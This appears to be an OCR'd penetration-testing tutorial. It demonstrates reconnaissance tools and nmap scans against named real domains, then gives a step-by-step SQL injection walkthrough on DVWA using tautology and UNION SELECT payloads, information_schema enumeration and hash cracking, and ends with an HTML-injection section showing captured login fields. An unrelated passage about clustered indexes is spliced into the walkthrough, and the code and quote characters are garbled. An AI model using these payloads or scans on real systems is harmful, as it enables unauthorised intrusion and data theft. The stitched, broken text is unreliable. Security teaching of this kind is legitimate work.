Recon-ng has a look and feel similar to the Metasploit Framework,
reducing the learning curve for leveraging the framework.

- root@kali:~# recon-ng
- [recon-ng][default] > show modules
- recon-ng][default] > search whois (use)
- [recon-ng][default][whois_pocs] > set SOURCE google.com
- [recon-ng][default][whois_pocs] > run
- [recon-ng][default] > use recon/domains-vulnerabilities/xssposed
- [recon-ng][default][xssposed] > show info

DMitry

- DMitry (Deepmagic Information Gathering Tool) is a UNIX/(GNU)Linux Command Line Application coded in C. DMitry has the ability to gather as much information as possible about a host. Base functionality is able to gather possible subdomains, email addresses, uptime information, tcp port scan, whois lookups, and more.
- The following is a list of the current features:
  - An Open Source Project.
  - Perform an Internet Number whois lookup.
  - Retrieve possible uptime data, system and server data.
  - Perform a SubDomain search on a target host.
  - Perform an E-Mail address search on a target host.
  - Perform a TCP Portscan on the host target.
  - A Modular program allowing user specified modules
- **root@kali:~# dmitry -winsepo example.txt example.com**

Whois foot printing

Email	domains@microsoft.com is associated with ~76,856 domains msnhst@microsoft.com is associated with ~40,784 domains abusecomplaints@markmonitor.com is associated with ~724,099 domains
Registrant Org	Microsoft Corporation is associated with ~58,018 other domains
Registrar	MarkMonitor Inc.
Registrar Status	clientDeleteProhibited, clientTransferProhibited, clientUpdateProhibited, serverDeleteProhibited, serverTransferProhibited, serverUpdateProhibited
Dates	Created on 1991-05-02 - Expires on 2021-05-03 - Updated on 2014-10-09
Name Server(s)	NS1.MSFT.NET (has 48,354 domains) NS2.MSFT.NET (has 48,354 domains) NS3.MSFT.NET (has 48,354 domains) NS4.MSFT.NET (has 48,354 domains)
IP Address	104.125.253.225 - 9 other sites hosted on this server
IP Location	- Massachusetts - Cambridge - Akamai Technologies Inc.
ASN	AS3257 GTT-BACKBONE GTT, DE (registered Sep 30, 1994)
Domain Status	Registered And Active Website
Whois History	5,273 records have been archived since 2001-12-19
IP History	227 changes on 55 unique IP addresses over 13 years

Domain Status	Registered And Active Website
Whois History	5,273 records have been archived since 2001-12-19
IP History	227 changes on 55 unique IP addresses over 13 years
Registrar History	4 registrars
Whois Server	whois.markmonitor.com

Website

Website Title	Microsoft - Official Home Page
Server Type	AkamaiGHost
Response Code	200
SEO Score	90%
Terms	533 (Unique: 243, Linked: 400)
Images	5 (Alt tags missing: 0)
Links	147 (Internal: 123, Outbound: 23)

Dnstracer

- Dnstracer determines where a given Domain Name Server (DNS) gets its information from for a given hostname, and follows the chain of DNS servers back to the authoritative answer.
- Scan a domain ***(example.com)***, retry up to 3 times ***(-r 3)***, and display verbose output ***(-v)***:

```
root@kali:~# dnstracer -r3 -v sentinelhitek.com
Tracing to sentinelhitek.com[a] via 192.168.1.1, maximum of 3 retries
192.168.1.1 (192.168.1.1) IP HEADER
- Destination address:  192.168.1.1
DNS HEADER (send)
- Identifier:           0x2A6D
- Flags:                0x00 (Q )
- Opcode:               0 (Standard query)
- Return code:          0 (No error)
- Number questions:     1
- Number answer RR:     0
- Number authority RR:  0
- Number additional RR: 0
QUESTIONS (send)
- Queryname:            (13)sentinelhitek(3)com
- Type:                 1 (A)
- Class:                1 (Internet)
* IP HEADER
- Destination address:  192.168.1.1
```

Dnsenum

- Multithreaded perl script to enumerate DNS information of a domain and to discover non-contiguous ip blocks.
- OPERATIONS:
- Get the host's addresse (A record).
- Get the namservers (threaded).
- Get the MX record (threaded).
- Perform axfr queries on nameservers and get BIND VERSION (threaded).
- Get extra names and subdomains via google scraping (google query = "allinurl: -www site:domain").

- Brute force subdomains from file, can also perform recursion on subdomain that have NS records (all threaded).
- Calculate C class domain network ranges and perform whois queries on them (threaded).
- Perform reverse lookups on netranges (C class or/and whois netranges) (threaded).
- Write to domain_ips.txt file ip-blocks.
- Don't do a reverse lookup (–noreverse) and save the output to a file (-o mydomain.xml) for the domain example.com:

```
root@kali:~# dnsenum --noreverse -o sentinelhitek.xml sentinelhitek.com
dnsenum.pl VERSION:1.2.3

-----   sentinelhitek.com   -----

Host's addresses:
__________________

sentinelhitek.com.                       14399    IN    A        198.24.151.139


Name Servers:
______________

ns1.superappscloud.com.                  14399    IN    A        198.24.151.140
ns2.superappscloud.com.                  3741     IN    A        198.24.151.141


Mail (MX) Servers:
___________________

mx.zoho.com.                             248      IN    A        204.141.32.121
mx2.zoho.com.                            78       IN    A        204.141.33.55
```

Metagoofil

- Metagoofil is an information gathering tool designed for extracting metadata of public documents (pdf,doc,xls,ppt,docx,pptx,xlsx) belonging to a target company.
- Metagoofil will perform a search in Google to identify and download the documents to local disk and then will extract the metadata with different libraries like Hachoir, PdfMiner? and others. With the results it will

generate a report with usernames, software versions and servers or machine names that will help Penetration testers in the information gathering phase.

- Scan for documents from a domain (-d kali.org) that are PDF files (-t pdf), searching 100 results (-l 100), download 25 files (-n 25), saving the downloads to a directory (-o kalipdf), and saving the output to a file (-f kalipdf.html):

```
root@kali:~# metagoofil -d kali.org -t pdf -l 100 -n 25 -o kalipdf -f kalipdf.ht
ml

*********************************************************
*     /\/\   ___| |_ __ _  __ _  ___   ___  / _(_) | *
*    /    \ / _ \ __/ _` |/ _` |/ _ \ / _ \| |_| | | *
*   / /\/\ \  __/ || (_| | (_| | (_) | (_) |  _| | | *
*   \/    \/\___|\__\__,_|\__, |\___/ \___/|_| |_|_| *
*                         |___/                       *
* Metagoofil Ver 2.2                                  *
* Christian Martorella                                *
* Edge-Security.com                                   *
* cmartorella_at_edge-security.com                    *
*********************************************************
['pdf']

[-] Starting online search...

[-] Searching for pdf files, with a limit of 100
        Searching 100 results...
Results: 0 files found
Starting to download 25 of them:
```

SSLyze

- SSLyze is a Python tool that can analyze the SSL configuration of a server by connecting to it. It is designed to be fast and comprehensive, and should help organizations and testers identify mis-configurations affecting their SSL servers.
- Key features include:

- Multi-processed and multi-threaded scanning (it's fast)
- SSL 2.0/3.0 and TLS 1.0/1.1/1.2 compatibility
- Performance testing: session resumption and TLS tickets support
- Security testing: weak cipher suites, insecure renegotiation, CRIME, Heartbleed and more
- Server certificate validation and revocation checking through OCSP stapling
- Support for StartTLS handshakes on SMTP, XMPP, LDAP, POP, IMAP, RDP and FTP
- Support for client certificates when scanning servers that perform mutual authentication
- XML output to further process the scan results
- Launch a regular scan type ***(–regular)*** against the target host ***(www.example.com)***:

```
root@kali:~# sslyze --regular www.google.com


 AVAILABLE PLUGINS
 -----------------

  PluginHeartbleed
  PluginCompression
  PluginSessionResumption
  PluginChromeSha1Deprecation
  PluginOpenSSLCipherSuites
  PluginCertInfo
  PluginSessionRenegotiation
  PluginHSTS
```

TLSSLed

- TLSSLed is a Linux shell script whose purpose is to evaluate the security of a target SSL/TLS (HTTPS) web server implementation. It is based on sslscan, a thorough SSL/TLS scanner that is based on the openssl library, and on the "openssl s_client" command line tool.
- The current tests include checking if the target supports the SSLv2 protocol, the NULL cipher, weak ciphers based on their key length (40 or 56 bits), the availability of strong ciphers (like AES), if the digital certificate is MD5 signed, and the current SSL/TLS renegotiation capabilities
- Check SSL/TLS on the host (192.168.1.1 or website.com) and port (443):

```
root@kali:~# tlssled google.com 443
-------------------------------------------------------
 TLSSLed - (1.3) based on sslscan and openssl
                 by Raul Siles (www.taddong.com)
-------------------------------------------------------
    openssl version: OpenSSL 1.0.2h  3 May 2016

-------------------------------------------------------
    Date: 20170926-013149
-------------------------------------------------------

[*] Analyzing SSL/TLS on google.com:443 ...
    [.] Output directory: TLSSLed_1.3_google.com_443_20170926-013149 ...

[*] Checking if the target service speaks SSL/TLS...
    [.] The target service google.com:443 seems to speak SSL/TLS...

    [.] Using SSL/TLS protocol version:
        (empty means I'm using the default openssl protocol version(s))

[*] Running sslscan on google.com:443 ...
```

WAFW00F

Web Application firewalls are typically firewalls working on the application layer which monitors & modifies HTTP requests. The key difference is that WAFs work on Layer 7 – Application Layer of the OSI Model. Basically all WAFs protect against different HTTP attacks & queries like SQLi & XSS.

```
root@kali:~# wafw00f sentinelhitek.com
                                 ^     ^
        _   __  _   ____ _   __  _    _   ____
       ///7/ /.' \ / __////7/ /,' \ ,' \ / __/
      | V V // o // _/ | V V // 0 // 0 // _/
      |_n_,'/_n_//_/   |_n_,' \_,' \_,'/_/
                                <
                                 ...'

    WAFW00F - Web Application Firewall Detection Tool

    By Sandro Gauci && Wendel G. Henrique

Checking http://sentinelhitek.com
Generic Detection results:
No WAF detected by the generic detection
Number of requests: 14
```

Port Scanning

- Web Application Vulnerability Scanners are automated tools that scan web applications, normally from the outside, to look for security vulnerabilities such as Cross-site scripting, SQL Injection, Command Injection, Path Traversal and insecure server configuration.
- Check for the open ports
- root@kali:~# nmap -T4 -A -v -Pn altoromutual.com

Port	Protocol	State	Service	Version
23	tcp	filtered	telnet	
25	tcp	open	smtp	
80	tcp	open	http	Microsoft IIS httpd 8.0
163	tcp	filtered	cmip-man	
443	tcp	open	http	Microsoft IIS httpd 8.0
1045	tcp	filtered	fpitp	
1114	tcp	filtered	mini-sql	
1122	tcp	filtered	availant-mgr	
1417	tcp	filtered	timbuktu-srv1	
1583	tcp	filtered	simbaexpress	
2323	tcp	filtered	3d-nfsd	
3703	tcp	filtered	adobeserver-3	
7025	tcp	filtered	vmsvc-2	
7106	tcp	filtered	unknown	
7800	tcp	filtered	asr	
8080	tcp	open	http	Apache Tomcat/Coyote JSP engine 1.1
9485	tcp	filtered	unknown	
10621	tcp	filtered	unknown	
20000	tcp	filtered	dnp	
49157	tcp	filtered	unknown	
50800	tcp	filtered	unknown	

SQL Injection - Attack

SQL-Injection vulnerabilities and attacks occur between the Presentation tier and the CGI tier. Most vulnerabilities are accidentally made in the development stage. The data flow of each tier using normal and malicious input data are as shown in Figure 2. It depicts the users Authentication step. When an authenticated user enters its ID and Password, the Presentation tier uses the GET and POST method to send the data to the CGI tier. The SQL query within the CGI tier connects to the database and processes the data.




Fig. 2. SQL normal and SQL Injection Attack data flow

When a malicious user enters an ID such as 1‘ or ‗1=1‘--, the query within the CGI tier becomes SELECT * FROM user WHERE id=‘1‘ or ‗1=1‘—‗AND password=‘1111‘; after the --, the rest of the sentence becomes a comment and because or ‗1=1‘ is always true, the authentication step is bypassed. SQL Injection attacks are malicious data that changes the normal SQL query to a malicious SQL query and allows anomalous database access and processing. Most web applications use data filters to prevent these kinds of SQL injection attacks.

However, there are many methods of SQL injection attacks which can bypass data filters which make it difficult to effectively defend the database from attacks. Therefore, a more effective way of detecting and preventing SQL injection attacks is necessary.

Types of SQL Injection

- Direct SQL Injection

  Ex: True Conditions (Tautology) like [_or 1=1 --]
- In-Direct SQL Injection


  Ex: Query based injection, Blind Injection, String Based Injection, Character Based
  Injection, Error Based SQLi, Error based Double Query Injection, XML Injection

Direct SQL Injection Understanding

```
if(username==franky) && (password==12345)
printf("Welcome to Email ");
else
{
printf("Invalid Username or password");
}
```

Explanation

This above code meant the username and password both matches
with database then it will give an access to the email Welcome
The email else the error message like Invalid username
Or password



Some Modification in Code

```
if(username==a ‘ or 1=1-- ) && (password==a‘ or 1=1--)
printf("Welcome to Email ");
else
{
printf("Invalid Username or password");
}
```


Pure dynamic SQL serves as the most common form of SQL injection attacks:
sqlString = -SELECT… From
[myTable] WHERE name
=„ .myInputValue. ‟ -;

Explanation

The same login coding with SQL injection attack then also email
Was logged and say a welcome


Indirect SQL Injection Understanding

Enter 1 and submit and see the response from the Database to the browser it shows ID 1 is belonging to Admin account




Increase the Number 2, 3, 4 etc. in the below picture is 5 and see the response of the database it shows ID 5 is belonging to Bob


Type 6 and Submit and See the Response ID 6 is not belonging to any 1



Enter Single Quote (=) on the right hand side (next to ID=1)
Ex: localhost/dvwa/vulnerabilities/sqli/?id=1‘



Type Order by 1 – comment on our browser and Hit Enter
The ORDER BY clause allows you to sort the records in your result set. The ORDER BY clause can only be
used in SELECT statements. We need to find how many columns presented in this website
Increase the Order by 2-- and so on until we get an error Message like Unknown clause




The UNION operator is used to combine the result-set of two or more SELECT statements.
Notice that each SELECT statement within the UNION must have the same number of columns.
The columns must also have similar data types. Also, the columns in each SELECT statement must be in the same order.
Use Union all select 1,2 because the database of this website contain only 2 columns.

localhost/dvwa/vulnerabilities/sqli/?id=-1 union all select 1,2 –


Yes in this case Id is the field on which I have defined the clustered index.
If the index is ID DESC then what.
And yes it would be nice to know how the performance would be affected if
Id is a clustered index + primary key.
Id is a clustered index and not primary key.
Id is a non-clustered index ASC + primary key.
Id is a non-clustered index ASC and not primary key.
Id is a non-clustered index DESC + primary key.
Id is a non-clustered index DESC and not primary key.
Id is just Auto Increment.

To check the version of the SQL use @@version
To Check the Database of that website use database ()


To Check the Table names presented on this website use table_name from information_schema.tables
Table_name is a default name in sql for Table Name
INFORMATION_SCHEMA is the information database, the place that stores information about all the other databases that the MySQL server maintains.
Inside INFORMATION_SCHEMA
there are several read-only tables. They are actually views, not base tables, so there are no files associated with them, and you cannot set triggers on them.
Also, there is no database directory with that name.
Although you can select INFORMATION_SCHEMA as the default database with a USE statement, you can only read the contents of tables, not perform INSERT, UPDATE, or DELETE operations on them.




Same way for Columns use column_name from information_schema.columns



To select a particular table, use column name where table_name=table name





Password in md5 hash encryption to decrypt use
http://www.md5decrypter.co.uk/



HTML injection

- HTML injection is a type of injection issue that occurs when a user is able to control an input point and is able to inject arbitrary HTML code into a vulnerable web page.
- Look the website source like input box and then try HTML Payload







```
lsd=AVrJOB8R
email=testuser
pass=testuser
timezone=-330
lgndim=eyJ3IjoxMzY2LCJoIjo3NjgsImF3IjoxMzY2LCJhaCI6NzI4LCJjIjoyNH0=
lgnrnd=052916_Mar4
lgnjs=1501072288
ab_test_data=A/A/AAA////AAAAAAAAAAAAAAAAAA/AAAAAAAAAAVq/VAAAAAAEAAB
locale=en_GB
login_source=login_bluebar
```

